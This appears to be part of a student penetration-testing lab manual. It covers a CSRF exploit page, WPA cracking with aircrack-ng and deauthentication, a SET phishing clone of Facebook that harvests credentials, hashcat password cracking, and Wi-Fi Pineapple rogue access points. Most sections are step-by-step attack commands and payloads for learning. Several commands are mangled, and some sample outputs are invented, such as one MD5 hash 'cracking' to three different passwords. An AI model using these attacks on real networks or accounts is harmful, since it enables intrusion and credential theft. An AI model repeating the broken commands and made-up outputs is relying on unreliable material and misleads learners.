
```
document.forms[0].submit();
```

</script>

</body>

</html>

Copy the request URL from the captured request in the Proxy history and replace "https://0a0100d803fa41ed838d566d004600b7.web-security-academy.net/my-account/change-email" with the correct URL for your lab. Set up the Exploit on the Exploit Server: Go to your exploit server, paste the exploit HTML code into the "Body" section, and save it by clicking "Store."

The image shows a web browser window with the address bar displaying 'exploit-0aaa005503cf4182832655810140007a.exploit-server.net'. Below the address bar, a message states: 'Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.' The main content area is titled 'Craft a response' and contains a form for creating an HTTP response. The 'URL:' field is populated with 'https://exploit-0aaa005503cf4182832655810140007a.exploit-server.net/exploit'. The 'HTTPS' checkbox is checked. The 'File:' field is empty, and the 'Head:' field contains 'HTTP/1.1 200 OK' and 'Content-Type: text/html; charset=utf-8'. The 'Body:' field contains the following HTML code: <html><body><form action='https://0a0100d803fa41ed838d566d004600b7.web-security-academy.net/my-account/change-email' method='POST'><input type='hidden' name='email' value='done@hacker-user.net' /><input type='submit' value='Submit request' /></form><script>history.pushState("", "", "/");document.forms[0].submit();</script></body>. At the bottom of the form, there are four buttons: 'Store', 'View exploit', 'Deliver exploit to victim', and 'Access log'.

TEST THE EXPLOIT:

My Account

Your username is: wiener

Your email is: anonymous@hacker-user.net

A screenshot of a web application's 'My Account' page. It features a light blue header with the title 'My Account'. Below the header, it displays the user's current information: 'Your username is: wiener' and 'Your email is: anonymous@hacker-user.net'. A form for updating the email is shown, consisting of a text input field with the placeholder 'Email' and a green 'Update email' button.

Click on "View exploit" to execute it, and then check the HTTP request and response to verify that the CSRF attack worked

RESULT:

Thus, the experiment to assess the security posture of a web application by identifying common vulnerabilities such as SQL Injection (SQLi), Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF) using Burp Suite is executed successfully.

EXP NO:

DATE:

WIRELESS NETWORK SECURITY ASSESSMENT USING AIRCRAK-NG

AIM:

To assess the security of wireless networks by capturing and analyzing Wi-Fi traffic, and exploiting vulnerabilities to gain unauthorized access using Aircrack-ng.

ALGORITHM:

1. Enable monitor mode on the wireless interface.
2. Capture wireless traffic using airodump-ng.
3. Identify target network (SSID, BSSID, channel).
4. Capture WPA/WPA2 handshake packets.
5. Use Aircrack -ng to perform dictionary or brute-force attack on the captured handshake.
6. Gain access if the password is successfully cracked.

PROCEDURE:

- **Enable Monitor Mode:**
=> Use the command `airmon -ng start wlan0` to enable monitor mode.
- **Capture Wi-Fi Traffic:**
=> Run `airodump -ng wlan0mon` to scan nearby networks.
=> Note the BSSID and channel of the target network.
- **Capture Handshake:**
=> Use `airodump -ng -c [channel] -bssid [BSSID] -w capture wlan0mon` to capture handshake when a client connects.
- **Deauthenticate Client (Optional):**
=> Use `aireplay -ng -deauth 10 -a [BSSID] wlan0mon` to force a client to reconnect and trigger handshake capture.
- **Crack the Password:**
=> Run `aircrack -ng -w [wordlist] =>b [BSSID] capture.cap` to attempt to crack the password from the captured handshake.

Sample Output:

Target Network: SSID = "HomeWiFi", BSSID = 00:11:22:33:44:55

Captured Handshake: Yes (saved as capture.cap)

Aircrack-ng Output:

- Reading capture file capture.cap...
- Found 1 handshake.
- Trying password '12345678'...
- KEY FOUND! [12345678]

SAMPLE INPUT & OUTPUT:

```
(vapt@kali)-[~/Desktop]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off

hwsim0    no wireless extensions.
```

```
airmon-ng start <interface name>
```

```
(vapt@kali)-[~/Desktop]
$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan1     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off

hwsim0    no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
```

```
sudo airodump-ng wlan0mon
```

```
(vapt@kali)-[~/Desktop]
$ sudo airodump-ng wlan0mon
```

Issue the following command to discover all the networks in the vicinity.

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
32:3E:83:05:B4:33	-33	70	0	11	360	WPA2 CCMP	PSK	Test
18:8E:5A:00:00:00	-65	79	12	6	130	WPA2 CCMP	PSK	shookan
08:00:27:00:00:00	-44	114	0	1	270	WPA2 CCMP	PSK	Test
78:5A:00:00:00:00	-65	83	0	6	130	WPA2 CCMP	PSK	Test
88:5A:00:00:00:00	-78	20	0	5	270	WPA2 CCMP	PSK	Test
32:3E:83:05:B4:33	-81	0	0	13	270	WPA2 CCMP	PSK	Test
32:3E:83:05:B4:33	-88	8	0	1	130	WPA2 CCMP	PSK	Test
08:00:27:00:00:00	-86	3	0	1	270	WPA2 CCMP	PSK	Test
08:00:27:00:00:00	-91	9	0	13	270	WPA2 CCMP	PSK	DIR-841-603DC

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	32:3E:83:05:B4:33	-75	0 - 1	1	6		
(not associated)	18:8E:5A:00:00:00	-66	0 - 1	0	1		
(not associated)	08:00:27:00:00:00	-72	0 - 1	0	4		
(not associated)	78:5A:00:00:00:00	-79	0 - 1	0	5		
(not associated)	88:5A:00:00:00:00	-81	0 - 1	0	2		

```
airodump-ng -d 'bssid' -c 'channel' -w test wlan0mon
```

```
root@kali:~# airodump-ng -d 32:3E:83:05:B4:33 -c11 -w Test wlan0mon
CH 11 ][ Elapsed: 5 mins ][ 2021-08-23 22:05
```

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
32:3E:83:05:B4:33	-29 93	3189	28	0	11	360	WPA2 CCMP	PSK Test

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
32:3E:83:05:B4:33	70:5E:55:0F:66:3F	-36	1e- 1	0	130		

```
Airplay-ng --deauth 0 -a <mac of access point> -c <client mac address> wlan0mon
```

```
root@kali:~# airodump-ng -d 32:50:00:05:04:13 -c11 -w Test wlan0mon
CH 11 ][ Elapsed: 6 mins ][ 2021-06-23 22:00 ][ WPA handshake: 32:50:00:05:04:13

BSSID            PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
32:50:00:05:04:13 -37 100    3713        36   0  11  360  WPA2 CCMP PSK Test

BSSID            STATION            PWR  Rate  Lost  Frames  Notes  Probes
32:50:00:05:04:13  78:50:50:04:06:1F -37   1e- 1e    0    2591
```

RESULT:

The security of the wireless network was successfully assessed. Aircrack-ng captured the WPA handshake and cracked the password using a dictionary attack, demonstrating a common vulnerability in weakly secured Wi-Fi networks.

EXP NO:

DATE:

SIMULATING SOCIAL ENGINEERING ATTACKS USING SET FRAMEWORK

AIM:

To simulate social engineering attacks such as phishing, spear-phishing, and credential harvesting using the Social-Engineer Toolkit (SET) framework.

ALGORITHM:

1. Launch the SET framework from the terminal.
2. Choose 'Social-Engineering Attacks' from the main menu.
3. Select the desired attack type (e.g., Website Attack Vectors or Email Spoofing Attack).
4. Configure the attack options (e.g., clone a website, set email target).
5. Deploy the attack and wait for the target interaction.
6. Capture and analyze credentials or payload delivery success.

PROCEDURE:

- **Launch SET:**
 - Use ``sudo setoolkit`` to start the toolkit.
- **Select Attack Vector:**
 - From the menu, choose 1) Social-Engineering Attacks.
- **Choose Website Attack Vector:**
 - Select 2) Website Attack Vectors, then 3) Credential Harvester Attack Method.
- **Clone a Website:**
 - Choose 2) Site Cloner' and enter the URL (e.g., `http://facebook.com`).
- **Set IP Address:**
 - Enter your local IP address to host the cloned site.
- **Send Link to Target:**
 - Share the generated phishing URL with the target (e.g., via email or message).
- **Capture Credentials:**
 - Monitor the terminal for captured usernames and passwords when the victim submits the form.

SAMPLE INPUT & OUTPUT:

```
[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.0.3
      Codename: "Maverick"
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 
```

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Penetration Testing (Fast-Track)
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) HTA Attack Method

99) Return to Main Menu

set:webattack>

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner 
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>

[~] Credential harvester will allow you to utilize the clone capabilities within SET
[~] to harvest credentials or parameters from a website as well as place them into a report

--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---


The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.20]:

[~] SET supports both HTTP and HTTPS

[~] Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone:https://www.facebook.com 

set:webattack> Enter the url to clone:https://www.facebook.com

[*] Cloning the website: https://login.facebook.com/login.php


[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

[*] The Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:



```
[*] WE GOT A HIT! Printing the output:
PARAM: jazoest=2979
PARAM: lsd=AVrvu36VQlc
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=225
PARAM: lgndim=eyJ3IjoxMDI0LCJoIjo3NjgsImF3IjoxMDI0LCJhaCI6NzM3LCJjIjoyNH0=
PARAM: lgnrnd=060621_Ie06
PARAM: lgnjs=1615900818
POSSIBLE USERNAME FIELD FOUND: email=hello@example.com
POSSIBLE PASSWORD FIELD FOUND: pass=Password123
PARAM: prefill_contact_point=hello@example.com
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
PARAM: ab_test_data=AAAAAA/Af/AAffAfAAAAAAAAAAAAAAAAAAAAAab/AJAAJAAEBAA
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Credentials here!

OUTPUT

Target Website: <http://facebook.com> (cloned locally)

Phishing URL: <http://192.168.1.5> (hosted by attacker)

Captured Credentials:

- Username: victim_user
- Password: victim_password123

RESULT:

The Social-Engineer Toolkit (SET) was successfully used to simulate phishing and credential harvesting attacks. The cloned website captured user credentials, demonstrating the effectiveness of social engineering tactics and highlighting the importance of user awareness and defensive mechanisms.

EXP NO:

DATE:

EMPLOYING HASHCAT TO PERFORM OFFLINE PASSWORD CRACKING USING TECHNIQUES SUCH AS BRUTE FORCE, DICTIONARY AND RULE BASED ATTACKS

AIM:

Using Hashcat for password cracking is to recover plaintext passwords from their hashed forms. This can be done using various techniques to efficiently find the correct password.

BRUTE FORCE:

ALGORITHM:

Step 1 : Initialize: Start with the smallest possible password length.

Step 2 : Generate Combinations: Generate all possible combinations of characters for the current length.

Step 3 : Hash and Compare: Hash each generated password and compare it to the target hash.

Step 4 : Increment Length: If no match is found, increment the password length and repeat the process.

Step 5 : Terminate: Stop when the correct password is found or all possible combinations are exhausted.

PROCEDURE:

Brute force attacks try every possible combination of characters until the correct password is found. This method is computationally intensive and time-consuming, especially for longer passwords.

`hashcat -m 0 -a 0 -o cracked.txt target_hashes.txt /usr/share/wordlists/rockyou.txt`

Let's break down each of these options.

- The -m 0 option tells hashcat that we are attempting to crack MD5 hash types
- The -a 0 option tells hashcat we are using a dictionary attack
- The -o cracked.txt option is creating the output file for the cracked passwords
- The target_hashes.txt is the file containing the hashes

- The /usr/share/wordlists/rockyou.txt is the wordlist we will use for this dictionary attack

DICTIONARY ATTACK:

ALGORITHM:

Step 1 : Initialize: Load the dictionary file containing a list of potential passwords.

Step 2 : Hash and Compare: For each word in the dictionary, hash it and compare it to the target hash.

Step 3 : Terminate: Stop when the correct password is found or the dictionary is exhausted.

PROCEDURE:

Dictionary attacks use a pre-defined list of words (dictionary) to try and match the hash. This method is faster than brute force but limited to the words in the dictionary.

Command: hashcat -m 0 -a 0 hash.txt wordlist.txt

=> -m 0: Specifies the hash type (0 for MD5).

=> -a 0: Specifies the attack mode (0 for dictionary).

=> hash.txt: The file containing the hashes to crack.

=> wordlist.txt: The file containing the list of words to try.

RULE-BASED ATTACK:

ALGORITHM:

Step 1 : Initialize: Load the dictionary file and the rules file.

Step 2 : Apply Rules: For each word in the dictionary, apply the rules to generate new potential passwords.

Step 3 : Hash and Compare: Hash each generated password and compare it to the target hash.

Step 4 : Terminate: Stop when the correct password is found or all rules are applied.

PROCEDURE:

Rule-based attacks apply transformations to words in a dictionary to generate new potential passwords. This can be useful for passwords that are slight variations of common words.

Command :hashcat -m 0 -a 1 hash.txt wordlist.txt -r rules.txt

- => -m 0: Specifies the hash type (0 for MD5).
- => -a 1: Specifies the attack mode (1 for combination).
- => hash.txt: The file containing the hashes to crack.
- => wordlist.txt: The file containing the list of words to try.
- => -r rules.txt: The file containing the rules to apply.

OUTPUT:

BRUTE FORCE :

hashcat (v6.2.6) starting...

Hashes: 1 digests, 1 unique digests

Brute-force attack mode (-a 3)

Charset: ?a?a?a?a (testing all printable ASCII characters, length 4)

Cracking... [100% completed]

5f4dcc3b5aa765d61d8327deb882cf99:Ab1#

Session completed.

DICTIONARY ATTACK:

hashcat (v6.2.6) starting...

Hashes: 1 digests, 1 unique digests

Attack mode: Straight (wordlist-based)

Using wordlist: wordlist.txt

Cracking... [100% completed]

5f4dcc3b5aa765d61d8327deb882cf99:password

Session completed.

RULE-BASED ATTACK:

hashcat (v6.2.6) starting...

Hashes: 3 digests, 3 unique digests

Applying rules from rules.txt

Using wordlist: wordlist.txt


Cracking... [100% completed]

5f4dcc3b5aa765d61d8327deb882cf99:password123

098f6bcd4621d373cade4e832627b4f6:testpass

e99a18c428cb38d5f260853678922e03:hello123

Session completed.



```
(kali@kali)-[~]
$ hashcat -m 0 -O 0 cracked.txt target_hashes.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i5-2400 CPU @ 3.10GHz, 2886/2950 MB (1024 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 7 digests; 7 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0=0000ffff mask, 262144 bytes
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for performance reasons.
If you want to switch to optimized backend kernels, append -O 1 to the command.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Initializing backend runtime for device #1...

Approaching final keypace - workload adjusted.
Session.....: hashcat
Status.....: Exhausted
Hash.Name.....: MD5
Hash.Target.....: target_hashes.txt
Time/Started.....: Thu Mar 25 06:54:05 2021 (10 secs)
Time/Estimated.....: Thu Mar 25 06:54:15 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1582.5 kH/s (0.49ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 5/7 (71.42%) Digests
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point.....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: $MEX[200072697374656e616e65] -> $MEX[042a0337c2a15661606f732103]

Started: Thu Mar 25 06:51:59 2021
Stopped: Thu Mar 25 06:54:15 2021

(kali@kali)-[~]
$ cat cracked.txt
dc647eb65e6711e155375218212b3964 Password
eb61eead90e3b899c6bcbe27ac581660 HELLO
75b71aa6842e450f12aca00fdf54c51d P455w0rd
2c9341ca4cf3d87b9e4eb905d6a3ec45 Test1234
958152288f2d2303ae045cfff43a02cd MYSECRET
```

RESULT:

Thus, the experiment to perform offline password cracking by techniques such as brute force, dictionary attacks and rule based attacks using Hashcat is executed successfully.

EXP NO:

DATE:

MAN-IN-THE-MIDDLE ATTACKS USING WI-FI PINEAPPLE

AIM:

To conduct man-in-the-middle (MITM) attacks and exploit vulnerabilities in Wi-Fi networks using the Wi-Fi Pineapple tool.

ALGORITHM:

1. Setup and power on the Wi-Fi Pineapple device.
2. Connect to the Pineapple's web interface.
3. Configure the network settings (internet sharing, modules).
4. Enable the PineAP module to broadcast fake access points.
5. Capture client probe requests and allow automatic connection.
6. Use tools/modules to perform MITM attacks (e.g., DNS spoofing, credential harvesting).
7. Log and analyze intercepted traffic and credentials.

PROCEDURE:

- **Connect to Wi-Fi Pineapple:**

Use USB or Wi-Fi to connect your system to the device and access the web interface (usually 172.16.42.1:1471).

- **Configure Networking:**

Share internet from host to Pineapple for full MITM capability.

- **Enable PineAP Module:**

Go to PineAP settings and enable features like “Allow Associations” and “Broadcast SSID Pool”.

- **Capture Clients:**

Monitor for probe requests and allow client devices to connect to fake APs.

- **Intercept Traffic:**

Use modules like DNSspooF, SSLsplit, or Evil Portal to perform MITM attacks.

- **Analyze Logs:**

Collect and analyze the logs or credentials harvested during the session.

SAMPLE INPUT & OUTPUT:

- Fake AP SSID: Free_Public_WiFi
- Connected Clients: 3
- Captured Data:
- Device 1 - IP: 172.16.42.100 - Visited: http://example.com
- Device 2 - Credentials: username=guest, password=123456
- DNS Spoofing Triggered: example.com redirected to phishing page

```
(root@kali) - [~]  
# aircrack-ng -a 2 -b 94:E4:BA:8B:B1:AB -w /usr/share/wordlists/rockyou.txt /root/Desktop-01.cap
```

```
Aircrack-ng 1.6  
[00:00:00] 37/51 keys tested (452.15 k/s)  
Time left: 72.55%  
KEY FOUND! [ 12345678 ]  
Master Key : EE 51 88 37 93 A6 F6 8E 96 15 FE 73 C8 0A 3A A6  
F2 DD 0E A5 37 BC E6 27 B9 29 18 3C C6 E5 79 25  
Transient Key : EA 0E 40 46 33 C8 02 45 03 02 86 8C CA A7 49 DE  
5C BA 5A BC B2 67 E2 DE 1D 5E 21 E5 7A CC D5 07  
9B 31 E9 FF 22 0E 13 2A E4 F6 ED 9E F1 AC C8 85  
45 82 5F C3 2E E5 59 61 39 5A E4 37 34 D6 C1 07  
EAPOL HMAC : D5 35 53 82 B8 A9 B8 06 DC AF 99 CD AF 56 4E B6
```

RESULT:

The experiment successfully demonstrated a man-in-the-middle attack using the Wi-Fi Pineapple device. Multiple clients were deceived into connecting to a rogue access point, allowing interception of traffic and harvesting of credentials, highlighting the need for secure wireless configurations and user vigilance.

EXP NO:

DATE:

Demonstrating Techniques to Escalate Privileges on Windows and Linux Systems

AIM:

To demonstrate how to escalate privileges on Windows and Linux systems by exploiting misconfigured permissions, weak service configurations, and kernel vulnerabilities.

TOOLS REQUIRED:

- Nmap
- Linux device
- Windows device

ALGORITHM:

1. System Identification: Identify the operating system (OS) of the target machine (Windows or Linux).

2. Privilege Escalation Techniques (Windows):

- Check for misconfigured permissions in system files or user directories.
- Search for vulnerable services running with high privileges.
- Use Windows exploitation tools (e.g., Metasploit, PowerShell scripts).
- Leverage tools such as 'mimikatz' to harvest credentials.

3. Privilege Escalation Techniques (Linux):

- Identify users and permissions (e.g., using `id`, `whoami`).
